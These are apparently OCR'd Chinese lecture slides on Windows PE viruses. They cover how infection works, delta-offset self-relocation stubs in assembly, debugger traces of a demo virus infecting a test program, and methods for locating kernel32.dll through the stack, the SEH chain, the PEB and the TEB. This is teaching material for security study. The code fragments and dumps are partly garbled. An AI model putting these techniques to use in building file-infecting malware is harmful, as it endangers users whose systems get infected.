5 Windows PE病毒

刘铭

369373457@qq.com

提纲

- 5.1 PE病毒的基本概念
- 5.2 PE病毒的分类
- 5.3 传统文件感染型
- 5.4 捆绑释放型
- 5.5 系统感染型病毒
- 5.6 典型案例

5.1 PE病毒的基本概念

- ■什么是PE病毒?
 - 以Windows PE程序为载体,能寄生于PE文件,或Windows 系统的病毒程序。

5.1 PE病毒的基本概念

- ■什么叫感染?
 - ■在尽量不影响目标程序(系统)正常功能的前提下, 使其具有病毒自己的功能。
 - ■何为病毒自己的功能?
 - ■感染模块:被感染程序同样具备感染能力。
 - 触发模块: 在特定条件下实施相应的病毒功能
 - ■破坏模块等

5.2 PE病毒的分类

感染目标类型


- > 文件感染
 - ■将代码寄生在PE文件
 - ▶ 传统感染型
 - > 捆绑释放型

> 系统感染

- ■将代码或程序寄生在Windows操作系统
 - ▶即时通信软件
 - ▶ U盘、光盘
 - > 电子邮件
 - > 网络共享等

5.3 传统文件感染型 **5.3.1** 感染思路

1.DOS header
2.DOS stub
3.NT headers
Section tables
Section 1
Section 2
Section



	1.DOS header	
	2.DOS stub	
	3.NT headers	
	Section tables	
	Section 1	K
	Section 2	
7	Section	
1	病毒代码	

- <mark>优点:</mark> 被感染后的程序主体依然是目标程序, 不影响目标程序图标,隐蔽性稍好。
- 缺点:对病毒代码的编写要求较高,通常是汇编语言编写,难以成功感染自校验程序。

感染例子演示

- ■演示PE病毒的功能:
 - ▶感染本目录下的test.exe文件。
 - >test.exe被感染之后,首先执行病毒代码,然 后执行自身代码。

5.3.2 关键技术

- ■重定位
 - ■病毒代码目标寄生位置不固定

- ■API函数自获取
 - ■需要使用的API函数
 - 但无引入函数节支撑

与Shellcode类似

5.3.2 关键技术

- ■目标程序遍历搜索
 - ■全盘查找,或者部分盘符查找


- ■感染模块
 - ■病毒代码插入位置选择与写入
 - ■控制权返回机制

(1) 病毒的重定位

- 为什么需要重定位?
 - ■程序在编译后,某些 VA地址(如变量Var, 004010xxh)就已经 以二进制代码的形式 固定。

```
00401035 3031
                                          [ecx],dh
                                  xor
00401037 3233
                                          dh,[ebx]
                                 xor
00401039 3235332A2A2A
                                          dh,[off 2A2A2A33]
                                 xor
0040103F 2A29
                                 sub
                                          ch,[ecx]
00401041 00
                                          aaah
                                  dh.
00401042
                             start:
0040 042 6840100000
                                          1040h
                                  push
00401047 6800104000
                                          offset off 00401000
                                  push
00401040 6814104600
                                          offset off 00401014
                                  push
00401051 6000
                                  push
                                          п
00401053 E80E000000
                                 call
                                          imp MessageBoxA
00401058 6A00
                                 push
0040105A E801000000
                                 call
                                          jmp ExitProcess
0040105F CC
                                  db.
                                          0CCh
```

ImageBase:400000H




如果手动直接修改二进制文件中的 ImageBase为600000H(不重新link)


	HEX			反汇约	编
00601042	r\$	68	40100000	PUSH	1040
00601047	-	68	00104000	PUSH	401000
0060104C	-	68	14104000	PUSH	401014

● 当装载器加载PE文件到0060000时,其他变量仍使用了原来的VA地址,这时无法正确的访问变量。(所以,如果需要改变Imagebase,需要链接时指定参数,如link/base:0x00600000,此时,连接程序会修改所有相关的VA。在加载DLL文件时,可能出现加载位置与预期的Imagebase不同的情况,也需要进行重定位。

病毒代码植入宿主文件Host后的重定位问题



图A. Virus首次运行 编写病毒代码并编译链接后,病 毒可执行代码中变量a的地址(VA) 可能是0x00401014




图B. 感染Host文件,病毒在Host中 二次运行

病毒变量a的地址(VA)如果未通过重定位进行修正,会访问错误的位置

植入后变量地址的修正方法-重定位

- 重定位本质:
 - 修正正确地址(实际地址)与错误地址(预期地址)的差异
- ■解决方案:
 - ■可以根据HOST特征,逐一硬编码修正 [繁琐,未必准确]
 - 病毒代码运行过程中自我重定位: 计算正确地址与错误地址 的偏差,并保存到全局寄存器中; 当使用病毒变量时,与该 值进行加运算,完成修正。



- 152 Relocate proc
 153 call delta
 154 delta:
 155 pop ebx
- sub ebx,offset delta ret
- 158 Relocate endp

常见重定位代码1


- 153行 call delta 语句功能:
 - 将紧跟着的标号为delta的语句地址 (真实地址)压入堆栈。(运行时)
- 155 pop ebx;将该VA存入ebx
- 156 sub ebx, offset delta; offset delta为在病毒中的预期地址,相减得到纠正值存入ebx

常见重定位代码2

144	Relocate	proc	179	GetKernelBas	se pro	c dwKernelRet
145	call	@F	180	LOCAL	dwRetur	n
146	@@:		181	pushad		
147	рор	ebx	182	call	Relocat	e
148	sub	ebx,offset @B	183	assume	fs:noth	ing
149	ret		184	push	ebp	
150	Relocate	endp	185	lea	eax,[eb	x + offset PageError]

宿主中运行时,通过纠正值,正确访 问变量PageError。

举例: 1 显示正常程序运行时当前地址




举例2: 病毒首次运行时

```
ừ OllyDbg - 2MyVirus.exe - [CPU - main thread, module 2MyVirus]
File View Debug Trace Plugins Options Windows Help
0040123B
             00
                           DB 00
                                                               Registers (FF
0040123C
             ΘΘ.
                           DB 00
                                                               EAX 76993C33
0040123D
             00
                           DB 00
                                                               ECX 00000000
0040123E
             00
                           DB 00
                                                               EDX 00401000
0040123F
             00
                           DB 00
                                                               EBX 7FFDF000
00401240
             00
                           DB 00
                                                               ESP_0012FF8C
00401241
             00
                           DB 00
                                                                   00401247
00401242
             E8 00000000
                           CALL 00401247
                                                                   10101010101010101
00401247
             5D
                           POP EBP
                                                                   00000000
                                                               EDI
00401248
             81ED 47124000
                           SUB EBP.00401247
                                                                   00401248
             оэнр эсточооо моо рокр гтк 33:[EBP+40109E], EBP
0070127E
                           MOU EAX, DWORD PTR SS: [ESP]
00401254
             8B0424
                                                                    ES 0023
00401257
             33D2
                           XOR EDX.EDX
                                                                    CS 001B
00401259
             48
                           -DEC EAX
                                                                    SS 0023
                       offset delta=0x00401247:
```

pop EBP后,EBP=0x00401247

举例2: 病毒首次运行时




SUB EBP,00401247后, EBP=0x00000000

举例3: 染毒的Host中病毒二次运行

```
OllyDbg - 3test-infected.exe - [CPU - main thread, module 3test-infected]
C File View Debug Trace Plugins Options Windows Help
00404231
            ΘΘ
                          DB 00
                                                              Registers (FP
00404232
            99
                          DB 00
                                                              EAX 76993C33
00404233
            00
                          DB 00
                                                              ECX 00000000
00404234
            00
                          DB 00
                                                              EDX 00404238
00404235
            00
                          DB 00
                                                              EBX 7FFD5000
00404236
            00
                          DB 00
                                                              FSP 0012FF8C
                          DB 00
00404237
            00
                                                              EBP 0040423D
00404238
            E8 00000000
                          CALL 0040423D
                                                              E21 00000000
                          POP EBP
0040423D
            5D
                                                              EDI 00000000
010410423E
            81ED 47124000 SUB EBP.00401247
                                                              EIP 0040423E
            89AD 9E104000 MOU DWORD PTR SS:[EBP+40109E],EBP
00404244
                          MOU EAX, DWORD PTR SS: [ESP]
00404246
         · 880424
                                                                   ES 0023
                          XOR EDX, EDX
0040424D
            33D2
                                                                   CS 001B
0040424F
            48
                          DEC EAX
                                                                   SS 0023
```

delta所在真实地址=0x0040423D; pop EBP后,EBP= 0x0040423D

举例3: 染毒的Host中病毒二次运行



预期地址仍为offset delta=0x00401247(同首次) 纠正值=0x0040423D-0x00401247=0x00002FF6 存入EBP

(2) API函数地址自获取


- ■如何获取API函数地址?
 - DLL文件的引出函数节
 - kernel32.dll:
 - GetProcAddress和LoadLibraryA

(2) API函数地址自获取

- ■如何获取kernel32.dll中的API函数地址?
 - ■首先,获得kernel32.dll的模块加载基地址
 - > 硬编码(兼容性差)
 - > 通过kernel32模块中的相应结构和特征定位
 - ■然后,通过kernel32.dll的引出目录表结构定位具体 函数的函数地址。

获取kernel32模块基地址的典型方法

- 只要获得kernel32模块中任何一个地址,然后按照模块 首地址特征(对齐于10000H,PE文件文件开始标识MZ) 向低地址遍历定位PE文件头。
- Kernel32模块内的地址从何处获得?
 - ■程序入口代码执行时,Stack顶端存储的地址
 - SEH链末端处理函数
 - PEB相关数据结构指向了各模块地址
 - Stack特定高端地址的数据
 - (不同的操作系统存在差别)



程序运行时,栈顶保存了返回kernel32某函数的地址0x7C80B63E,通过该地址附件按规律查找,可以找到kernel32.dll模块头

地址	HEX	数据		反汇	编		
00401042	r \$	68 40	0100000	PUSH	1040		
00401047	-	68 00	0104000	PUSH	WHUPI	E.004	<mark>401000</mark>
0040104C	١.	68 14	4104000	PUSH	WHUPI	E. 004	<mark>401014</mark>
00401051	-	6A Ø	Ø	PUSH	0		
00401053		E8 Ø1	E000000	CALL	<jmp.< th=""><th>. &use</th><th><mark>er32.MessageBoxA></mark></th></jmp.<>	. &use	<mark>er32.MessageBoxA></mark>
00401058	١.	6A Ø		PUSH			
0040105A	L.	E8 Ø:	1000000	CALL	<jmp.< th=""><th>. &keı</th><th>rne132.ExitProcess></th></jmp.<>	. &keı	rne132.ExitProcess>
0040105F		CC		INT3			
00401060							DS:[<&kernel32.ExitProces
00401066	\$-		082040			PTR	DS:[<&user32.MessageBoxA>
0040106C		00		DB 0			
0040106D		00		DB 0	0		
地址	粉样	in .	シキギス 1上4干				
地址 00242028	2076 JE	1		.32.708	00000		
	7086	10000	kernel			点>	
00242028	7C80	1 10000 1863E	kernel			(点)	
00242028	7C86 7C86 7C86	10000 1863E 1E000	kernel			点>	
00242028 00242030 00242030 00242034 00242038	7C80 7C80 9011 9042 9024	1 00000 0863E 1E000 20040 41FB0	kernel kernel	32.<模	块入口		ystem32∖kerne132.d11″
00242028 00242030 00242030 00242034 00242038 0024203C	7C80 7C80 0011 0042 0024 0016	10000 1863E 1E000 20040 41FB0	kernel kernel	32.<模 E "C:\	块入口 WINDO	VS ∖s	ystem32∖kerne132.d11″
00242028 00242030 00242030 00242034 00242038	7C80 7C80 0011 0042 0024 0016	10000 1863E 1E000 20040 41FB0	kernel kernel	32.<模 E "C:\	块入口 WINDO	VS ∖s	ystem32∖kerne132.d11″
00242028 00242030 00242030 00242034 00242038 0024203C	7C86 7C86 0011 0042 0024 0016	10000 1863E 1E000 20040 41FB0 10018 41FD8	kernel kernel	32.<模 E "C:\	块入口 WINDO	VS ∖s	ystem32∖kerne132.d11″
00242028 00242030 00242034 00242038 00242038 0024203C 00242040 00242044	7C86 9011 9042 9024 9016 9024 8008	00000 0863E 1E000 20040 41FB0 90018 41FD8 34004 0FFFF	kernel kernel UNICOL UNICOL	32.<模)E "C:\)E "ker	块入口 WINDO	VS ∖s	ystem32∖kerne132.d11″
00242028 00242030 00242034 00242038 0024203C 00242040 00242044 00242044	7C86 9011 9042 9016 9016 9024 8008 9006 7C99	10000 1863E 1E000 20040 41FB0 10018 41FD8 34004 10FFFF 182B0	kernel kernel UNICOL UNICOL	32.<模)E "C:\)E "ker "L \$"	块入口 WINDO	VS ∖s	ystem32∖kerne132.d11″
00242028 00242030 00242034 00242038 00242038 0024203C 00242040 00242044	7C86 9011 9042 9016 9016 9024 8008 9006 7C99	10000 1863E 1E000 20040 41FB0 10018 41FD8 34004 10FFFF 182B0	kernel kernel UNICOL UNICOL	32.<模)E "C:\)E "ker "L \$"	块入口 WINDO	VS ∖s	ystem32∖kerne132.d11″
00242028 00242030 00242034 00242038 0024203C 00242040 00242044 00242044	7C86 2C86 9011 9042 9024 9016 9024 8008 9006 7C99	10000 1863E 1 E000 2 0040 11 FB0 10018 11 FD8 14 1 FD8 14 1 FD8 14 1 FD8 15 1 FD8 16 1 FD8 17 1 FD8 18	kernel kernel UNICOL UNICOL	32.<模)E "C:\)E "ker "L \$"	块入口 WINDO	VS ∖s	ystem32∖kerne132.d11″
00242028 00242030 00242034 00242038 00242038 00242040 00242040 00242044 00242044 00242046 00242046	7C86 7C86 0011 0042 0024 0016 0024 8008 7C99 4802	10000 1863E 1 E000 2 0040 11 FB0 10018 11 FD8 14 1 FD8 14 1 FD8 14 1 FD8 15 1 FD8 16 1 FD8 17 1 FD8 18	kernel kernel UNICOL UNICOL	32.<模)E "C:\)E "ker "L \$"	块入口 WINDO	VS ∖s	ystem32∖kerne132.d11″


获得kernel32.dll的模块加载基地址-1


- ■利用程序的返回地址,在其附近搜索Kernel32模块基地址。
 - 系统打开一个可执行文件时,它会调用Kernel32.dll中的 CreateProcess函数,CreateProcess函数在完成应用程序装载 后,会先将返回地址压入到堆栈顶端。当该应用程序结束后,会 将返回地址弹出放到EIP中,继续执行。
 - ■而这个返回地址正处于Kernel32.DLL的地址空间之中。这样,利用PE文件格式的相关特征(如03C偏移处内容存放着"PE"标志的内存地址等),在此地址的基础上往低地址方向逐渐搜索,必然可以找到Kernel32.DLL模块的首地址。不过这种暴力搜索方法比较费时,并且可能会碰到一些异常情况。

获得kernel32.dll的模块加载基地址-2

- 通过SEH链获得Kernel32模块内地址
 - 遍历SEH链,在链中查找prev成员等于0xFFFFFFFF 的 EXCEPTION_REGISTER结构,该结构中handler值指向系统异常处理例程,它总是位于Kernel32模块中。根据这一特性,然后进行向前搜索就可以查找Kernel32.DLL在内存中的基地址。


```
struct EXCEPTION_REGISTRATION
{
   EXCEPTION_REGISTRATION *prev;
   DWORD handler;
};
```







获得kernel32.dll的模块加载基地址-3


- ■通过PEB相关数据结构获取。
 - fs:[0]指向TEB结构,首先从fs:[30h]获得PEB地址,
 - ■然后通过PEB[0x0c]获得PEB_LDR_DATA数据结构地址,
 - 然后通过从PEB_LDR_DATA[0x1c]获取 InInitializationOrderModuleList.Flink地址,
 - ■最后在Flink[0x08]中得到KERNEL32.DLL模块的基地址。
 - 这种方法比较通用,适用于2K/XP/2003。
 - ■在Exploit的编写中,也通常采用这种方式。





dd ds:[ds:[fs:[30]+0c]+1c]]+08






```
typedef struct _LDR_MODULE //LDR_DATA_TABLE_ENTRY
dd ds:[ds:[fs:[30]+0c]+1c]]+08
                                                                     LIST_ENTRY InLoadOrderModuleList; +0x00
                                                                     LIST_ENTRY InMemoryOrderModuleList; +0x08
  typedef struct PEB LDR DATA
                                                                     LIST_ENTRY InInitializationOrderModuleList; +0x10
                                                                     void*
                                                                                  BaseAddress: +0x18
    ULONG Length; // +0x00
                                                                     void*
                                                                                  EntryPoint; +0x1c
    BOOLEAN Initialized; // +0x04
                                                                     ULONG
                                                                                    SizeOfImage;
    PVOID SsHandle; // +0x08
                                                                     UNICODE STRING
                                                                                         FullDllName;
   LIST_ENTRY InLoadOrderModuleList; // +0x0c
                                                                     UNICODE STRING
                                                                                         BaseDIIName:
   LIST ENTRY InMemoryOrderModuleList; // +0x14
                                                                     ULONG
                                                                                    Flags:
                                                                     SHORT
                                                                                    LoadCount;
   LIST_ENTRY InInitializationOrderModuleList;// +0x1c
                                                                     SHORT
                                                                                    TIsIndex:
  } PEB_LDR_DATA,*PPEB_LDR_DATA; // +0x24
                                                                                    SectionHandle;
                                                                     HANDLE
                                                                                    CheckSum:
                                                                     ULONG
                             PE.B.
                                                                     ULONG
                                                                                    TimeDateStamp;
                                                                   } LDR MODULE, *PLDR MODULE;
                                             PEB LDR DATA
                           LoaderData
                                             Lenath
                                             Initialized
                                                                LDR MODULE
                                                                                                     LDR MODULE
                                             SsHandle
                                                                                  LDR MODULE
                                                                                                     InLoadOrd
                                             InLoadOrder
                                                                InLoadOrd
                                                                                   InLoadOrd
                                             InMemoryOrd
                                                                                                     InMemoryOrd
                                                                InMemoryOrd
                                                                                   InMemoryOrd
                                             In InitOrd
                                                                In InitOrd
                                                                                                     InInitOrd
                                                                                   InInitOrd
                                                                BaseAddress:
                                                                                                     BaseAddress:
                                                                                   BaseAddress;
 struct LIST ENTRY, 2 elements, 0x8 bytes
                                                                                                     FullDllName;
                                                                FullDllName;
  +0x000 Flink : Ptr32 to struct _LIST_ENTRY, 2 elements, 0x8 bytes
                                                                                   FullDllName;
               : Ptr32 to struct LIST ENTRY, 2 elements, 0x8 bytes
  +0x004 Blink
```



一般"按初始化顺序"前向遍历链表时,第一个节点对应ntdll.dll,第二/三个结点对应kernel32.dll,我们不太关心其它模块。如果按加载顺序前向遍历,第一个节点对应EXE文件本身,第二个节点对应ntdll.dll。



Check Sum

获得kernel32.dll的模块加载基地址-4

TOP Stack

- 这种方法只适用于Windows NT操作系统,但这种方法的代码量是最小的,只有25B。
- 每个执行的线程都有它自己的TEB(线程环境块),该块中存储着线程的栈顶的地址,从该地址向下偏移0X1C处的地址肯定位于Kernel32.dll中。则可以通过该地址向低地址以64KB为单位来查找Kernel32.dll的基地址。

通过引出函数节定位关键函数地址

■通过函数名称查找函数地址

